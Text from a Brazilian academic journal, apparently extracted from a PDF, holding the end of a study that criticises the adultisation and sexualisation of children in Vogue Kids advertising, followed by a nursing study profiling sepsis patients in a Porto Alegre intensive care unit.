[...] a imagem oferece um registro restrito, mas poderoso das ações temporais e dos acontecimentos reais –concretos, materiais. [...] embora a pesquisa social esteja tipicamente a serviço de complexas questões teóricas e abstratas, ela pode empregar, como dados primários, informação visual. (BAUER; GASKELL, 2008, p.137).

Dentro dos 7 periódicos analisados, 49 campanhas publicitárias e 9 editoriais de moda da *Vogue Kids* e 387 campanhas publicitárias e 15 editoriais de moda na *Vogue Brasil*. Sendo selecionados, dentro o tema adultização, 13 editoriais de moda e 32 campanhas publicitárias para criar as chamadas fichas descritivas que consistem em aprofundar o recurso de imagem descrevendo-as em detalhes como cenário, estilo, expressões e vestimentas, como pode ser observado na tabela 1.

Tabela 1: exemplo de tabela

Chamada	Dirtywashed
Texto	Faça um mix de diferentes lavagens e aposte em looks total jeans para vestir os seus adoráveis rebeldes.
Estilo	All jeans/normcore
Cenário (s)	Produção interna com muito barro no chão e nas roupas e nas crianças
Poses/expressões	Meninos e meninas alguns se divertindo e outros sérios, com braços cruzados ou poses de modelo.
Roupas	All jeans: camisas, salopetes, shorts, saias, bermudas, calças. Todos de all star branco.
Observação	Crianças usando roupas que não seriam confortáveis para brincar, em um cenário em que vinculado à infância, lembra diversão.

Fonte: próprio autor

Após analisar as tabelas, foram criadas categorias para organizar as matérias baseadas em temas recorrentes observados nesses editoriais e campanhas publicitárias em torno da adultização da criança.

3.1 CATEGORIZAÇÃO DO MATERIAL

A criança como miniadulto é tema notável em diversos meios de comunicação, onde a criança é representada como um adulto em miniatura. Varão e Bemfica(2009) relembram que entre os séculos XVI ao XVII o conceito de infância era associado ao conceito da fase adulta porque acreditava-se “[...] que a criança fosse um simples homúnculo, cujas diferenças do adulto se limitassem a tamanho e se reproduzissem a aspectos quantitativos. ” (CARVALHO, 1989, apud VARÃO; BEMFICA, 2009, p.2)

Na revista *Vogue Kids* podem ser observadas, em grande quantidade, imagens de crianças imersas no mundo adulto, desde muito novas seguindo tendências de moda do mundo adulto que são vistas também na *Vogue Brasil* em cenários do cotidiano e atividades dos adultos como carros, cafeterias e iates. Além de expressões e beleza muito semelhantes a grandes modelos de semblantes sérios, magreza excessiva e vestes adultizadas, como pode ser comparada nas figuras 1 e 2. Nos editoriais e campanhas referentes a essa categoria é mostrado que a busca da beleza ideal e tendências do mundo da moda já são impostos muito cedo na vida das crianças, Lipovetsky (2001) diz que “no coração da publicidade trabalham os próprios princípios da moda: a originalidade a qualquer preço, a mudança permanente, o efêmero”.



Figura 1: Vogue Brasil Fevereiro 2015
Fonte: Vogue Brasil, 2015



Figura 2: Vogue Kids Verão 2014
Fonte: VogueKids, 2014

A variedade de estilos propostos de forma efêmera na Vogue Brasil, com a ideia de *must-have*(traduzido: precisa-ter) faz “depreciar e desvalorizar os produtos de consumo logo depois de terem sido promovidos no universo dos desejosos consumidores.” (BAUMAN, 2008, p.64), é um dos problemas do mundo da moda que começa a ser notado no mundo infantil. Dentro da *Vogue Kids* também é perceptível a pouca variedade de etnias e corpos, tornando a retratação infantil escassa e exclusivista como também é na Vogue adulta.

São consideráveis os anúncios com insinuações eróticas pois “as crianças crescem num ambiente saturado de mídia, no qual se dá ênfase ao sexo.” (DURHAM, 2009, p.30) Postman (1999) ressalta que é comum ver crianças sendo retratadas como objetos eróticos e adverte que deveriam existir distinção entre crianças e adultos dentro o tema sexualidade. Na categoria “sexualidade e erotização”, foram apontados editoriais onde, em especial meninas entre 10 e 12 anos, eram mostradas em poses sensuais, com feições insinuantes ou com vestuário apelativo.

Cada vez mais, temas sexuais adultos misturam-se com a infância – especificamente com a adolescência feminina, moldando um ambiente no qual as garotas são vistas, cada vez mais, como participantes legítimas de uma cultura pública do sexo. (DURHAM, 2009, p.117).



Figura 3: Vogue Brasil Dezembro 2014
 Fonte: Vogue Brasil, 2014



Figura 4: Vogue KidsPrimavera 2014
 Fonte:VogueKids, 2014



Figura 5: Vogue Kids Verão 2014
Fonte: VogueKids, 2014

A insinuação de uma “quase nudez”, poses sensuais e pouca vestimenta como são exemplos nas figuras 3 e 4, são comuns se pensarmos que é “dito às garotas que a exibição do corpo lhes atribui poder.” (DURHAM, 2009, p.80) e que somos “[...] somos chamados ou a cuidar de nosso corpo ou a olhar para a nossa sexualidade.” (FISCHER, 2002, p.160) E na *Vogue Kids*, entre tantas semelhanças com a *Vogue* adulta, traz crianças de forma sexualizada onde usam maquiagem em excesso, roupas curtas, fazem poses sensuais e esboçam expressões sedutoras.

Já na categoria “infância idealizada” foram agrupadas imagens de crianças que possuem estilo tradicional como o de seus pais. Usam peças de alfaiataria e alta costura desde novas, por serem os pais, os consumidores desse tipo específico de segmento de vestuário que traz a ideia de marca-pessoa por serem peças clássicas e feitas, na maioria das vezes, sob medida. (Figura5) “Os produtos devem tornar-se estrelas, é preciso transformar os produtos em ‘seres vivos’, criar ‘marcas pessoas’ com um estilo e um caráter.” (LIPOVETSKY, 2001, p. 187)

As imagens que remetem a esse tipo de proposta, são as que os cenários possuem um certo refinamento nos cenários, um conceito lúdico, crianças de expressões sérias e rou-

4 CONCLUSÃO

pas ajustadas ao corpo. “Fotos caprichadas, interior de luxo, refinamento dos cenários, beleza dos corpos e rostos, a publicidade poetiza o produto e a marca, idealiza o trivial da mercadoria.” (LIPOVETSKY, 2001, p. 188)

A partir da análise da revista *Vogue Kids*, pode ser observada a multiplicidade de formas a ser vivida a infância, como vem sendo apontado por diversos autores que, por vezes, sugerem o desaparecimento da infância.

Através da análise foi percebido que dentro da revista a adultização da infância se dá através de crianças inseridas dentro do cotidiano adulto, praticando atividades que não condizem com suas idades.

Ultimamente a ideia de que crianças devem ser como seus pais está presente no mundo da moda através de roupas iguais para pais e filhos. Na *Vogue Kids* esse tipo de “ação” tem ganhado o nome de “mini me” e serve para agrupar, cada vez mais, o mundo adulto e mundo infantil e faz a criança se sentir cada vez mais pertencente ao cotidiano adulto e afastada do lúdico da infância.

A criança vem sendo cada vez mais apresentada ao sexo, tanto por conteúdos eróticos que as permeiam, quanto como representada como fazendo parte disto e na *Vogue Kids* uma das categorias mais recorrentes na revista é da sexualização, que traz, em especial meninas, com grande apelo sexual com suas poses e roupas ousadas.

Conclui-se, portanto, que a criança está cada vez mais em evidência na sociedade de consumo por serem consideradas consumidores em potencial no futuro e por terem influência

de compra sob seus pais, tendo uma autonomia maior na hora de consumir. Além de estarem sendo encaminhadas ao consumismo, com tanta publicidade direcionada a elas dos mais diversos veículos midiáticos, estão sendo retratadas pela mídia de forma adultizada e sexualizada. Além disso, percebeu-se que a publicidade tem representado as crianças sem levar em conta as particularidades da infância. A revista mostra o que os autores afirmam: há hoje, uma pluralidade de infância, não se extingue a uma maneira só.

REFERÊNCIAS

- BAUER, Martin W.; GASKELL, George. *Pesquisa qualitativa com texto, imagem e som*. Petrópolis, RJ: Vozes, 2008.
- BAUMAN, Zygmunt. *Vida para consumo: A transformação das pessoas e mercadoria*. Rio de Janeiro: Zahar, 2008.
- DURHAM, MeenakshiGigi. O efeito Lolita: a sexualização das adolescentes pela mídia e o que podemos fazer diante disso. São Paulo, SP: Larousse, 2009.
- FISCHER, Rosa Maria Bueno. *Adolescência em discurso*. Mídia e Produção de Subjetividade. Universidade Federal do Rio Grande do Sul, PPGEDU, 1996. Tese de Doutorado.
- FALCÃO, Daniela. 70 sem naftalina. *Vogue Brasil*. São Paulo. p. 112, fevereiro. 2015.
- FALCÃO, Daniela. Brit e pop. *Vogue Brasil*. São Paulo. p. 80, dezembro. 2014.
- GOERGEN, Pedro. *Educação moral hoje: cenários, perspectivas e perplexidades*. 2007
- LIPOVETSKY, Gilles. *O império do efêmero: A moda e seu destino nas sociedades modernas*. 4. ed.. São Paulo, SP: Companhia das Letras, 2001.
- MOMO, Mariângela. *Mídia e Consumo na produção de uma infância pós-moderna que vai à escola*. Universidade Federal do Rio Grande do Sul, PPGEDU, 2007. Tesede Doutorado.
- PIMENTA, Letícia. Safári reloaded. *Vogue Kids*. São Paulo. p. 30, verão 2014.
- PIMENTA, Letícia. Sombra e água fresca. *Vogue Kids*. São Paulo. p. 47, verão 2014.
- PIMENTA, Letícia. Gucci. *Vogue Kids*. São Paulo. p. 61, verão 2014.
- POSTMAN, Neil. *Desaparecimento da Infância*. Rio de Janeiro: Graphia, 1999.
- SCHOR, Juliet B. *Nascidos para comprar: uma leitura essencial para orientarmos nossas crianças na era do consumismo*; tradução Eloisa Helena de Souza Cabral.–SãoPaulo: Editora Gente, 2009.

DESTAQUE

Ciências da Saúde - Enfermagem

CARACTERÍSTICAS DE PACIENTES COM SEPSE INTERNADOS EM UM CENTRO DE TERAPIA INTENSIVA ADULTO DE UM HOSPITAL PRIVADO DE PORTO ALEGRE

Tuane Machado Chaves

Enfermeira graduada na
Universidade Feevale.
Novo Hamburgo, Rio Grande
do Sul, Brasil.

Christian Negeliskii

Doutor em enfermagem,
professor adjunto do curso de
enfermagem da Universidade
Feevale. Enfermeiro da Comissão
de Gerenciamento de Risco
do Hospital Nossa Senhora da
Conceição. Porto Alegre, Rio
Grande do Sul, Brasil.

RESUMO

A sepse é uma doença caracterizada por respostas inflamatórias provocadas por um ou mais focos infecciosos e representa grande parte da demanda de trabalho da equipe de enfermagem. O objetivo do estudo foi apresentar resultados parciais de um trabalho de conclusão de curso, que identificou características em uma amostra de 10 pacientes com sepse, internados no Centro de Terapia Intensiva. O método utilizado neste estudo foi de abordagem quantitativa, descritiva, documental, através de prontuários de pacientes adultos, de delineamento transversal. O estudo foi aprovado pelos Comitês de Ética em Pesquisa da Universidade Feevale e instituição coparticipante. Neste estudo houve a prevalência do sexo masculino em 60% (n=10) dos casos, idade média de 70 anos e 9 meses. 80% (n=10) dos pacientes foram provenientes da emergência e 80% (n=10) dos casos foram diagnosticados no momento da internação no CTI. O foco infeccioso de maior prevalência foi do trato urinário em 60% (n=10) dos casos e o desfecho da internação no CTI foi de alta em 60% (n=10) dos casos. Conclui-se que cada instituição deva traçar o perfil dos seus clientes e fluxos de entrada, para treinamento das equipes na identificação precoce da sepse e tratamento com brevidade para melhor prognóstico.

Palavras-chave: Sepse. Enfermagem. Terapia intensiva.

ABSTRACT

Sepsis is a disease which is characterized by inflammatory responses caused by one or more infectious outbreaks, and it represents a great deal of nursing staff workload. The aim of this study was to present partial results from a final paper of an undergraduate course, which has identified characteristics in a sample of ten patients with sepsis admitted to the Intensive Care Unit. The method used in the implementation of this study was quantitative, descriptive, and documentary, through the medical records of adult patients, in a retrospective cross-sectional design. It has been approved by the Research Ethics Committee of Feevale University and the co-participant institution. In this study, there was a prevalence of males in 60% (n=10) of cases, whose average age was 70 years and 9 months old. 80% (n=10) of patients were from the emergency and 80% (n=10) of cases were diagnosed upon admission in the ICU. The infectious outbreak of highest prevalence was the urinary tract in 60% (n = 10) of cases and the outcome of ICU admission was high in 60% (n = 10) of cases. It was concluded that each institution shall outline the profile of its clients and inflows, for team training in the early identification and brief treatment of sepsis in order to achieve better prognosis

Keywords: Sepsis. Nursing. Intensive care.

1 INTRODUÇÃO

Sepse é uma doença caracterizada por respostas inflamatórias provocadas por um ou mais focos infecciosos e trata-se de uma doença de grande expressão no cenário da saúde mundial, visto que os gastos com pacientes gravemente enfermos com este diagnóstico são elevados. Além desse importante impacto econômico, a patologia tem índices elevados de mortalidade (SORIANO; SILVA, 2007; MATOS E VICTORINO, 2004).

No presente cenário a sepse representa grande parte da demanda de trabalho dos enfermeiros, da equipe de enfermagem e demais profissionais que compõem as equipes multidisciplinares, no mundo todo em todas as unidades de tratamento em que os pacientes se encontram, principalmente nas Unidades de Terapia Intensiva (UTI's).

O foco da enfermagem, seja ela assistencial ou de ensino é baseado nas relações entre seres humanos e a interação entre o zelo, a solidariedade, consciência e o amor. Tem como objetivo final o processo de cuidar, na compreensão, execução e condições que este é executado. O conhecimento é fundamental para a compreensão e reconhecimento das necessidades dos pacientes nas mais diversas situações (VALE; PAGLIUCA, 2011).

Portanto, neste estudo foram abordadas as características dos pacientes com sepse no CTI, tendo como objetivo apresentar resultados parciais de um trabalho de conclusão de curso que identificou algumas características em uma amostra de 10 pacientes com diagnóstico de sepse, internados em um Centro de Terapia Intensiva de um Hospital privado de Porto Alegre – RS.

A proposta metodológica utilizada na execução do estudo foi de abordagem quantitativa, descritiva e através dos prontuários dos sujeitos de pesquisa, em caráter retrospectivo e com delineamento transversal, através de pesquisa documental.

Este estudo contribuirá para a comunidade acadêmica e aos profissionais da equipe de enfermagem, na compreensão quanto à importância de algumas ações para alcance do cuidado de qualidade. Servirá para orientar suas condutas na assistência ao paciente crítico com diagnóstico de sepse, contribuindo para o não agravamento da doença e despertando o interesse de novos pesquisadores sobre o tema, no que se refere ao desenvolvimento de práticas baseadas em evidências em relação ao cuidado do paciente com sepse.

Em 1991 ocorreu uma Conferência de Consenso, com a participação de pesquisadores e responsáveis por cuidados intensivos, em busca do estabelecimento de algumas definições, que visam à padronização de critérios diagnósticos e informações que promovam o reconhecimento e tratamento precoce da sepse e facilitam a realização de estudos clínicos (SILVA et al., 2006).

Sendo a primeira definição a síndrome da resposta inflamatória sistêmica, pode que estar presente em diversas situações ou injúrias, como queimaduras, pós-trauma, rabdomiólise, pancreatite, pós-operatório de cirurgia cardíaca, sepse entre outros (PEREIRA JÚNIOR et al., 1998).

Segundo Pereira Júnior et al. (1998), Silva et al. (2006), Viana; Whitaker e Colaboradores (2011), Oliveira e Viana (2013), que abordam as definições estabelecidas no consenso de 1991, convergem ao caracterizar a SIRS pela presença de no mínimo dois dos critérios abaixo:

- Temperatura corporal - > 38° C ou temperatura corporal < 36°C.
- Taquicardia - frequência cardíaca > 90 bpm.
- Taquipneia – frequência respiratória > 20 irpm ou PaCo₂ < a 32 mmHg.
- Leucocitose ou leucopenia – leucócitos > que 12.000 cels/mm³ ou < 4.000 cels/mm³ ou a presença de > 10% de formas jovens (bastões).

Já Matos e Victorino (2004), que discorrem sobre a sepse, relatam que a palavra sepse significa a decomposição da matéria orgânica por um agente agressor, podendo ser ele vírus, bactéria, fungo ou parasita. A sepse caracteriza-se quando a síndrome da resposta inflamatória sistêmica (SIRS) é decorrente de um processo infeccioso comprovado.

A eminência de infecção pode ser constatada pela presença de abscessos, empiemas ou observação de micro-organismos em tecidos ou líquidos previamente estéreis (SILVA et al., 2006). Soriano e Silva (2007) definem infecção como um episódio caracterizado por resposta inflamatória à um ou mais agentes microbianos ou presença dos mesmos em tecidos previamente estéreis.

Oliveira e Viana (2013) afirmam que para comprovar sepse, é necessário que se tenha dois ou mais critérios de SIRS, secundários obrigatoriamente ao processo infeccioso. E Silva et al. (2006), afirmam que a forte suspeita clínica é suficiente para o diagnóstico, não sendo necessários exames complementares para o início do tratamento.

A sepse grave é caracterizada pela presença de sepse associada à disfunção orgânica e distúrbio de perfusão tecidual. As alterações por disfunção orgânica podem apresentar-se como alteração do nível de consciência, diminuição do débito urinário, hipotensão arterial entre outros (VIANA; WHITAKER; COLS, 2011).

Silva et al. (2006) e Soriano e Silva (2007) corroboram que a sepse grave ou sepse severa é caracterizada por acidose láctica, alterações secundárias aos distúrbios de perfusão tecidual, incluindo hipotensão arterial com pressão arterial sistólica inferior a 90 mmHg, que respondam a reposição volêmica severa e não necessite de agentes vasopressores. Pereira Júnior et al. (1998) complementam que a hipotensão arterial também pode ser representada por redução > que 40 mmHg no padrão basal do paciente.

Há também uma terceira variável para caracterização da sepse grave, segundo Ranzani et al. (2013), que é a concentração de lactato na corrente sanguínea (lactatemia) superior a 4 mmol/l.

O choque séptico é o quadro clínico de sepse grave associada com anormalidades de perfusão em diversos órgãos, associada ou não à acidose metabólica e presença de hipotensão arterial que é refratária à reposição volêmica adequada, e se faz necessário a administração de agentes vasopressores ou inotrópicos para o restabelecimento da pressão arterial adequada (MATOS; VICTORINO, 2004; PEREIRA JÚNIOR et al., 1998).

Segundo Johnson e Henry (2013) o choque séptico é decorrente de três principais mecanismos fisiopatológicos do sistema cardiovascular desencadeados pela resposta inflamatória. São eles: a vasodilatação, a má distribuição do fluxo sanguíneo e a depressão do miocárdio. A vasodilatação ocorre devido a liberação de citocinas pelo processo pró-inflamatório. Estas citocinas promovem a interação do Óxido Nítrico (ON) com o endotélio vascular, onde provoca uma potente vasodilatação disseminada que é resistente ao uso de agentes vasopressores. Com essa vasodilatação, diminui o retorno venoso ao coração, reduz o débito cardíaco e a resistência vascular sistêmica.

Widrich e Gropper (2006) caracterizam a hipotensão como pressão arterial sistólica < 80 mmHg. Já Silva et al. (2006) tem como valor de referência a pressão arterial sistólica < 90 mmHg ou queda > que 40 mmHg em pacientes previamente hipertensos. Silva et al. (2006) também refere a presença de oligúria < 0,5 mL/Kg/h e alterações no nível de consciência sem uso de sedativos como componentes do quadro clínico de choque séptico.

Para servir de alerta aos profissionais de saúde há alguns fatores de risco para o desenvolvimento do choque séptico, que podem ser relacionados ao hospedeiro e ao tratamento. Relacionado ao hospedeiro incluem-se na lista, os extremos de idade, estado nutricional desnutrido, debilitação crônica e generalizada, uso abusivo de álcool e drogas, neutropenia, esplenectomia e falência de múltiplos órgãos. Quanto aos fatores relacionados ao tratamento, inclui tudo que seja invasivo, uso de medicamentos e feridas traumáticas ou térmicas (JOHNSON; HENRY, 2013).

É evidente que quanto menos generalistas forem as definições, mais adequada será a escolha da terapêutica, menor o tempo de resposta da equipe para a execução dos cuidados e início do tratamento, colaborando para a não progressão da doença e melhora da sobrevida dos pacientes em questão.

A síndrome de disfunção de múltiplos órgãos em pacientes agudamente enfermos, caracteriza-se por alteração na função orgânica com falência de um ou mais sistemas ou órgãos e que requer intervenção imediata, de forma em que a homeostasia não possa ser mantida sem as intervenções terapêuticas adequadas (OLIVEIRA; VIANA, 2013; WIDRICH; GROPPER, 2006).

Comumente são utilizados como parâmetro disfunções leves até falência total de seis órgãos-chave, sendo eles: pulmões, sistema cardiovascular, função renal, função hepática, estado neurológico e coagulação sanguínea (MATOS; VICTORINO, 2004).

Johnson e Henry (2013) dispõem que o grande responsável pela progressão da doença e evolução para a síndrome de disfunção de múltiplos órgãos é a ativação da cascata de coagulação microvascular decorrente das lesões celulares endoteliais provocadas pela ação anti-inflamatória e endotoxinas. A partir da ativação da cascata de coagulação formam-se pe-

quenos coágulos que obstruem os vasos, causando hipóxia e danos nos tecidos, bem como alterações das suas funções.

Todas as definições estabelecidas pelo consenso visam à identificação precoce da sepse através dos sinais e sintomas apresentados pelo paciente e início do tratamento o mais breve possível.

2 DESENVOLVIMENTO

2.1 EPIDEMIOLOGIA

Silva et al. (2006) relatam que nos últimos anos vários estudos epidemiológicos de sepse em todo o mundo vem comprovando e permitindo a compreensão da incidência, evolução, prognóstico, mortalidade e elevados custos relacionados à doença. Nos Estados Unidos segundo estudo populacional há, por ano, 750.000 casos de sepse grave no país que é responsável por mais de 215.000 mortes ao ano, o que mostra que nos Estados Unidos a taxa de mortalidade dos pacientes com sepse grave é de cerca de 30%. Já no Brasil, cerca de 25% do total de leitos de Unidades de Terapia Intensiva (UTI)¹ adulto são ocupados por pacientes que desenvolveram sepse e a taxa de mortalidade aproximadamente 50% (SORIANO; SILVA, 2007; MATOS E VICTORINO, 2004).

Widrich e Gropper (2006) complementam que o envelhecimento populacional e o aumento da expectativa de vida tem uma tendência significativa para o aumento na incidência

¹ Segundo definição da Agência Nacional de Vigilância Sanitária (ANVISA), denomina-se Unidade de Terapia Intensiva (UTI) a área crítica destinada à internação de pacientes graves, que requerem atenção profissional especializada de forma contínua, materiais e tecnologias específicas necessárias ao diagnóstico, monitorização e terapia.

em 1,5% de sepse ao ano. Brito et al. (2013) indicam que o envelhecimento populacional é um fenômeno global, que é consequência do declínio na taxa de fertilidade e do aumento da expectativa de vida que avança de maneira galopante.

No Brasil, números ainda mais alarmantes foram expressos pelo estudo do banco de dados *Brazilian Sepsis Epidemiological Study* (BASES), que aponta que a sepse é a doença que gera maiores custos aos setores públicos e privados, devido à necessidade de utilização de alta tecnologia, equipamentos e medicamentos de alto custo além da demanda de muitos cuidados de equipe multiprofissional, composta pela equipe de enfermagem, nutrição, fisioterapia, equipe médica, farmacêutica e de serviços de apoio como hemodinâmica e diagnóstico (SORIANO; SILVA, 2007).

Conforme Soriano e Silva (2007), em 2003 os gastos com pacientes internados em Unidade de Terapia Intensiva (UTI) somaram 17,34 bilhões de reais, o que representa cerca de 30% a 35% dos gastos globais com a saúde. As estimativas nacionais são de 398 mil casos em 2003, evoluindo para choque séptico e óbito, cerca de 227 mil pacientes ao ano.

Em outro estudo realizado durante cinco meses pelo banco de dados BASES, que avaliou diariamente todos os pacientes admitidos em cinco UTI's à densidade de incidência de sepse foi de 61,4, de sepse grave 35,6 e de choque séptico 30, por 1.000 pacientes-dia (SILVA et al., 2006).

2.2 TRATAMENTOS E MONITORIZAÇÃO

Assim que diagnosticado sepse, é necessário que se inicie a abordagem do foco infeccioso através da drenagem por punção ou cirúrgica na presença de foco purulento e antibioticoterapia precoce e empiricamente, de acordo com dados clínicos e epidemiológicos que sugere maior incidência e resistência do patógeno. O uso indiscriminado de antibióticos também pode favorecer a ocorrência de superinfecções e bactérias multirresistentes (VIANA, 2013).

Sob a perspectiva de monitorização deste paciente, alguns aspectos são essenciais, como o lactato sérico, servindo como indicador de hipóxia tecidual, saturação venosa de oxigênio, hemocultura e demais culturas que tenham sido coletadas, Pressão Venosa Central, Pressão Arterial Média (PAM) que deve se manter > que 65 mmHg, débito urinário, que deve permanecer superior a 0,5 mL/kg/h, e glicemia (MESQUITA, 2013).

2.4 METODOLOGIA

Optou-se por desenvolver um estudo documental, fazendo uso dos prontuários dos sujeitos de pesquisa, delineamento transversal, de caráter retrospectivo e de abordagem quantitativa. A pesquisa ocorreu em um hospital privado de Porto Alegre - RS. Esse hospital é uma instituição privada, que atende pacientes de todos os níveis de assistência neonatal, pediátrica e adulta. A coleta de dados foi realizada no Centro de Tratamento Intensivo adulto (CTI)² desse hospital, que possui 31 leitos. O CTI é subdividido em três áreas, a saber: unidade neurológica, cardiológica e geral. A equipe assistencial é composta por 23 enfermeiros, 98

² Segundo definição da Agência Nacional de Vigilância Sanitária (ANVISA), denomina-se Centro de Tratamento Intensivo (CTI), o agrupamento de duas ou mais UTI's em uma mesma área física.

técnicos de enfermagem, médicos intensivistas, fisioterapeutas, nutricionista, fonoaudiologista, funcionários administrativos, profissionais em formação de nível técnico de enfermagem e residência médica.

A população do estudo foi composta por pacientes internados na CTI da referida instituição, entre julho e outubro de 2014, tendo como amostra 10 prontuários de pacientes internados no CTI.

Quanto aos critérios de inclusão no estudo, o paciente deveria ter sido internado entre julho e outubro de 2014, ter diagnóstico de sepse, idade superior a 18 anos, de ambos os sexos, e que tivessem informações pertinentes ao estudo, com o diagnóstico de sepse e prescrição de enfermagem, registradas corretamente no prontuário.

A prescrição de enfermagem foi um dos documentos analisados, pois faz parte dos registros das intervenções de enfermagem obrigatórios e fez-se necessário para atingir outro objetivo do trabalho de conclusão de curso que também deu origem a este estudo.

Conforme a Resolução do Conselho Federal de Enfermagem (COFEN) nº 358/2009 que dispõe sobre a Sistematização de Enfermagem e a implementação do Processo de Enfermagem resolve que além de operacionalizar as ações de enfermagem, o processo de enfermagem torna possível a documentação legal das práticas profissionais. A mesma resolução ainda dispõe sobre o registro formal no prontuário do paciente, que deve conter: um resumo dos dados coletados (anamnese e exame físico), os Diagnósticos de Enfermagem, Intervenções de Enfermagem realizadas, através da prescrição de enfermagem e os resultados alcançados com as intervenções (BRASIL,2009).

Para isso a amostra foi determinada por acessibilidade ou conveniência, que segundo Prodanov e Freitas (2013), o pesquisador seleciona elementos aos quais tem acesso e admite que estes de alguma forma possam representar a população. Foram selecionados os 10 primeiros pacientes que internaram na CTI adulto no período pré determinado. Seriam excluídos do estudo os prontuários dos pacientes com registros não legíveis ou incompletos e prontuários de pacientes com idade inferior a 18 anos.

O estudo seguiu todas as diretrizes e normas regulamentadoras de pesquisa em seres humanos conforme a Resolução nº 466/2012 do Conselho Nacional de Saúde (CNS), toda pesquisa que envolva, de forma direta ou indiretamente, seres humanos têm necessariamente que haver apreciação de um Comitê de Ética e Pesquisa (CEP), (BRASIL, 2012).

Após conclusão do projeto de pesquisa, o mesmo passou pela banca examinadora e foi encaminhado para o CEP da Universidade Feevale, onde foi aprovado com o parecer de número: 951.560 e posteriormente ao CEP da instituição onde foi realizado o estudo, aprovado sob o número do parecer: 1.059.04. A partir desse momento foi realizado contato prévio com a coordenação da instituição em estudo, solicitando autorização para entrada em campo.

Os dados coletados pela pesquisadora, formulários preenchidos e instrumentos de coleta de dados, serão guardados durante um período de cinco anos, sendo incinerados após este período. É de responsabilidade dos pesquisadores, preservar os dados de identificação dos pacientes para que não haja comprometimento do sigilo e exposição do mesmo, impedindo que informações pessoais, sejam publicadas, preservando assim a privacidade dos participantes. Desta forma os pesquisadores assinaram o Termo de Compromisso para Utilização dos Dados.

3 CONCLUSÃO

A seguir, foi solicitado ao Serviço de Arquivo Médico (SAME) a relação de pacientes internados no local e período proposto, para realizar a busca de dados.

A coleta dos dados foi através da consulta aos prontuários de pacientes com diagnóstico de sepse, internados no CTI, para identificação das intervenções de enfermagem na assistência ao paciente séptico, utilizando um instrumento para coleta de dados (Apêndice A). A coleta ocorreu no período de 20 de maio à 05 de junho de 2015, pela autora do estudo, que buscou nos prontuários as informações que constam no instrumento de pesquisa .

Foram avaliadas as prescrições de enfermagem de todos os dias que o paciente permaneceu internado no CTI, em casos de pacientes ainda internado no período da coleta, foi avaliado apenas o período de julho a outubro de 2014. Os prontuários foram disponibilizados pelo Serviço de Arquivo Médico (SAME), onde são armazenados. Após, os dados foram transcritos para o banco de dados em planilha do *Microsoft Office Excel*.

Os dados coletados foram diretamente digitalizados em um banco de dados em planilha do *Microsoft Office Excel* e as informações quantitativas foram analisadas com o auxílio da função filtro. As variáveis foram descritas a partir de média, desvio padrão e frequência, após confrontadas com a literatura.

Observou-se no presente estudo a prevalência do sexo masculino em 60% (n=10) dos casos, corroborando com todos os outros estudos comparados, que também descrevem a prevalência deste sexo, como os estudos realizados por Sousa et al. (2014), Oliveira et al., (2014) e Koury, Lacerda e Neto, (2006).

No estudo realizado por Sousa et al. (2014), cujo o objetivo foi identificar o perfil epidemiológico das internações em uma UTI de um Hospital Regional de Cajazeiras, que teve 310 pacientes em sua amostra, o sexo prevalente também foi o masculino, em 54,8% das internações, semelhante a outros estudos que também demonstraram a prevalência masculina nas internações em UTI. Este estudo ainda discute o problema da procura tardia dos homens pelos serviços de saúde. Fato este que corroborou para a implantação da Política Nacional de Atenção Integral à Saúde do Homem em 2009.

Em outro estudo, que por sua vez descreveu as características clínicas- epidemiológicas, laboratoriais e o desfecho clínico de 199 pacientes internados em uma UTI de um hospital terciário privado da cidade de Recife, demonstrou também que o sexo masculino prevaleceu em 56,3% dos pacientes, (KOURY; LACERDA; NETO, 2006). No estudo de Oliveira et al. (2014) a amostra, também prevaleceu o sexo masculino em 56% casos.

Quanto a idade dos pacientes que desenvolveram sepse, as medidas de posição e dispersão realizadas foram a média, que foi de 70 anos e 9 meses de idade e desvio padrão \pm 18,24 anos. Houve uma pequena diferença em relação a média de idade descrita por Koury, Lacerda e Neto (2006) que foi de $68,8 \pm 16,7$ anos. Outro estudo, que descreveu a idade dos pacientes com sepse, teve faixa etária de idade prevalente de 71 à 80 anos com 24,8% e de 61 a 70 anos 22,9%, totalizando 68,5% de paciente acima de 61 anos no total das internações nesta UTI (SOUSA et al., 2014).

O estudo de Oliveira et al. (2014), apresentou uma prevalência de idade, onde 32% dos pacientes eram maiores de 80 anos, o que também vai ao encontro dos resultados desta pesquisa, onde 40% (n=10) dos pacientes tinham 80 anos de idade ou mais, 70% (n=10) ti-

nham 70 anos ou mais, 30% (n=10) tinham 60 anos de idade ou menos. Este expressivo dado justifica a ocorrência das doenças crônicas encontradas, bem como a ocorrência das formas mais graves da sepse, visto que as respostas do hospedeiro às infecções, ao tratamento e aos cuidados são menos favoráveis nos idosos.

Na tabela 1, estão descritos os locais de origem dos pacientes que internaram no CTI e tiveram sepse. 80% (n=10) dos pacientes internaram na CTI tiveram como porta de entrada, a emergência da instituição.

Tabela 1 – Procedência dos pacientes com sepse que internaram no CTI-A de um hospital privado do município de Porto Alegre

Unidade de origem	F	(%)
Emergência	8	80
Unidade de internação	1	10
Centro cirúrgico	1	10
Total	10	100

Fonte: Elaborado pela autora, 2015.

Este resultado está em consonância com o estudo descrito por Rocha et al. (2014), onde 56,10 % das internações dos pacientes com choque séptico fatal foram a partir do pronto socorro municipal, 29,27% da unidade de clínica médica e 12,19% da unidade de internação cirúrgica, ambas da mesma instituição. Entretanto em outro estudo, agora realizado por Barcellos, Fedrizzi e Bão (2014) a cerca dos desafios no seguimento e manutenção de boas práticas em um protocolo de sepse, (89,15%) dos pacientes foram transferidos de unidades de internação clínica para a UTI.

O Brasil é um país heterogêneo, e as condições de saúde da população também se diferem. Por isso é necessário que cada local e serviço de saúde descreva o seu perfil epidemiológico para definir prioridades de intervenções para melhorar o atendimento oferecido (KOURY; LACERDA; NETO, 2006).

A partir do resultado desta pesquisa, nota-se a importância do conhecimento das manifestações da sepse por parte da equipe multidisciplinar, que atua na emergência e não somente das equipes atuantes na terapia intensiva, para que o diagnóstico seja realizado o mais precocemente possível e os pacotes de ressuscitação iniciados com brevidade, para melhor prognóstico.

